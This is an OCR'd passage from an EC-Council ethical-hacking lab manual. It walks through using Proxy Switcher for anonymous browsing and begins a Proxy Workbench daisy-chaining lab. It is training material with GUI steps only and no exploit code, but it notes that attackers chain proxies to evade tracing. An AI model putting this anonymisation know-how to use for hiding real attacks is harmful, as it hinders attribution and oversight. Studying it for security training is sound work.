


FIGURE 12.1: Firefox options tab

6. Go to the **Advanced** profile in the **Options** wizard of Firefox, and select **Network** tab, and then click **Settings**.

Proxy Switcher fully compatible with Internet Explorer, Firefox, Opera and other programs




FIGURE 12.2: Firefox Network Settings

7. Select the **Use System proxy settings** radio button, and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 12.3: Firefox Connection Settings

proxy switcher supports following command line options:

-d: Activate direct connection

8. Now to Install Proxy Switcher Standard, follow the wizard-driven installation steps.
9. To launch Proxy Switcher Standard, go to **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop.

TASK 1

Proxy Servers Downloading

FIGURE 12.4: Windows Server 2012 – Desktop view

10. Click the **Proxy Switcher Standard** app to open the **Proxy Switcher** window.

OR

Click **Proxy Switcher** from the Tray Icon list.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Proxy Switcher is free to use without limitations for personal and commercial use




FIGURE 12.5: Windows Server 2012 – Apps

If the server becomes inaccessible Proxy Switcher will try to find working proxy server - a reddish background will be displayed till a working proxy server is found.




FIGURE 12.6: Select Proxy Switcher

11. The **Proxy List Wizard** will appear as shown in the following figure; click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Proxy Switcher ssupports for LAN, dialup, VPN and other RAS connections

FIGURE 12.7: Proxy List wizard

12. Select the **Find New Server, Rescan Server, Recheck Dead** radio button from **Common Task**, and click **Finish**.

Proxy switching from command line (can be used at logon to automatically set connection settings).




FIGURE 12.8: Select common tasks

13. A list of **downloaded proxy servers** will show in the left panel.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

When Proxy Switcher is running in *Keep-Alive* mode it tries to maintain working proxy server connection by switching to different proxy server if current dies




FIGURE 12.9: List of downloadeed Proxy Server

14. To **stop** downloading the proxy server click

When active proxy server becomes inaccessible Proxy Switcher will pick different server from **ProxySwitcher category**. If the active proxy server is currently *alive* the background will be green




FIGURE 12.10: Click on Start button

15. Click **Basic Anonymity** in the right panel; it shows a list of downloaded proxy servers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

When running in *Auto Switch* mode Proxy Switcher will switch active proxy servers regularly. Switching period can be set with a slider from 5 minutes to 10 seconds




FIGURE 12.11: Selecting downloaded Proxy server from Basic Anonymity

16. Select one **Proxy server IP address** from right panel to swich the selected proxy server, and click the icon.

In addition to standard add/remove/edit functions proxy manager contains functions useful for anonymous surfing and proxy availability testing




FIGURE 12.12: Selecting the proxy server

17. The selected **proxy server** will connect, and it will show the following connection icon.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 12.13: Succesful connection of selected proxy

Starting from version 3.0 Proxy Switcher incorporates internal proxy server. It is useful when you want to use other applications (besides Internet Explorer) that support HTTP proxy via Proxy Switcher. By default it waits for connections on localhost:3128

18. Go to a **web browser** (Firefox), and type the following URL http://www.proxyswitcher.com/check.php to check the selected proxy server connetivity; if it is successfully connected, then it shows the following figure.




FIGURE 12.14: Detected Proxy server

19. Open another tab in the **web browser**, and surf anonymosly using this proxy.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

After the anonymous proxy servers have become available for switching you can activate any one to become invisible for the sites you visit.




FIGURE 12.14: Surf using Proxy server

Lab Analysis

Document all the **IP addresses of live (SSL) proxy servers** and the connectivity you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
Proxy Switcher	**Server:** List of available Proxy servers
	Selected Proxy Server IP Address: 95.110.159.54
	Selected Proxy Country Name: ITALY
	Resulted Proxy server IP Address: 95.110.159.67

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Examine which technologies are used for Proxy Switcher.
2. Evaluate why Proxy Switcher is not open source.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 13

Daisy Chaining using Proxy Workbench

Proxy Workbench is a unique proxy server, ideal for developers, security experts, and trainers, which displays data in real time.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

You have learned in the previous lab how to **hide your actual IP** using a Proxy Switcher and browse anonymously. Similarly an attacker with malicious intent can pose as someone else using a proxy server and gather information like account or bank details of an individual by performing **social engineering**. Once attacker gains relevant information he or she can hack into that individual's bank account for online shopping. Attackers sometimes use multiple proxy servers for scanning and attacking, making it very difficult for administrators to trace the real source of attacks.

As an administrator you should be able to prevent such attacks by deploying an intrusion detection system with which you can collect network information for analysis to determine if an attack or intrusion has occurred. You can also use **Proxy Workbench** to understand how networks are scanned.

Lab Objectives

This lab will show you how networks can be scanned and how to use Proxy Workbench. It will teach you how to:

- Use the Proxy Workbench tool
- Daisy chain the Windows Host Machine and Virtual Machines

Lab Environment

To carry out the lab, you need:

- Proxy Workbench is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Proxy Tools\Proxy Workbench**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

- You can also download the latest version of Proxy Workbench from this link **http://proxyworkbench.com**
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as attacker (host machine)
- Another computer running **Window Server 2008, and Windows 7** as victim (virtual machine)
- A web browser with Internet access
- Follow Wizard-driven installation steps to install **Proxy Workbench**
- Administrative privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of Proxy Workbench

Proxy Workbench is a proxy server that displays its data in real time. The data flowing between web browser and web server even analyzes FTP in passive and active modes.

Lab Tasks

Security: Proxy servers provide a level of security within a network. They can help prevent security attacks as the only way into the network from the Internet is via the proxy server

1. Install Proxy Workbench on all platforms of the Windows operating system (**Windows Server 2012**, **Windows Server 2008**, and **Windows 7**)
2. Proxy Workbench is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Proxy Tools\Proxy Workbench**
3. You can also download the latest version of **Proxy Workbench** from this link http://proxyworkbench.com
4. Follow the wizard-driven installation steps and install it in all platforms of **Windows operating system**
5. This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows Server 2008**, and **Windows 7**
6. Open Firefox browser in your **Windows Server 2012**, and go to **Tools** and click **options**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 13.1: Firefox options tab

7. Go to **Advanced** profile in the **Options** wizard of Firefox, and select the **Network** tab, and then click **Settings**.

The sockets panel shows the number of Alive socket connections that Proxy Workbench is managing. During periods of no activity this will drop back to zeroSelect




FIGURE 13.2: Firefox Network Settings

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The status bar shows the details of Proxy Workbench's activity. The first panel displays the amount of data Proxy Workbench currently has in memory. The actual amount of memory that Proxy Workbench is consuming is generally much more than this due to overhead in managing it.

8. Check **Manual proxy configuration** in the **Connection Settings** wizard.
9. Type **HTTP Proxy as 127.0.0.1** and enter the port value as **8080**, and check the option of **Use this proxy server for all protocols**, and click **OK**.




FIGURE 13.3: Firefox Connection Settings

10. While configuring, if you encounter any **port error please ignore it**
11. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop.

Scan computers by IP range, by domain, single computers, or computers, defined by the Global Network Inventory host file

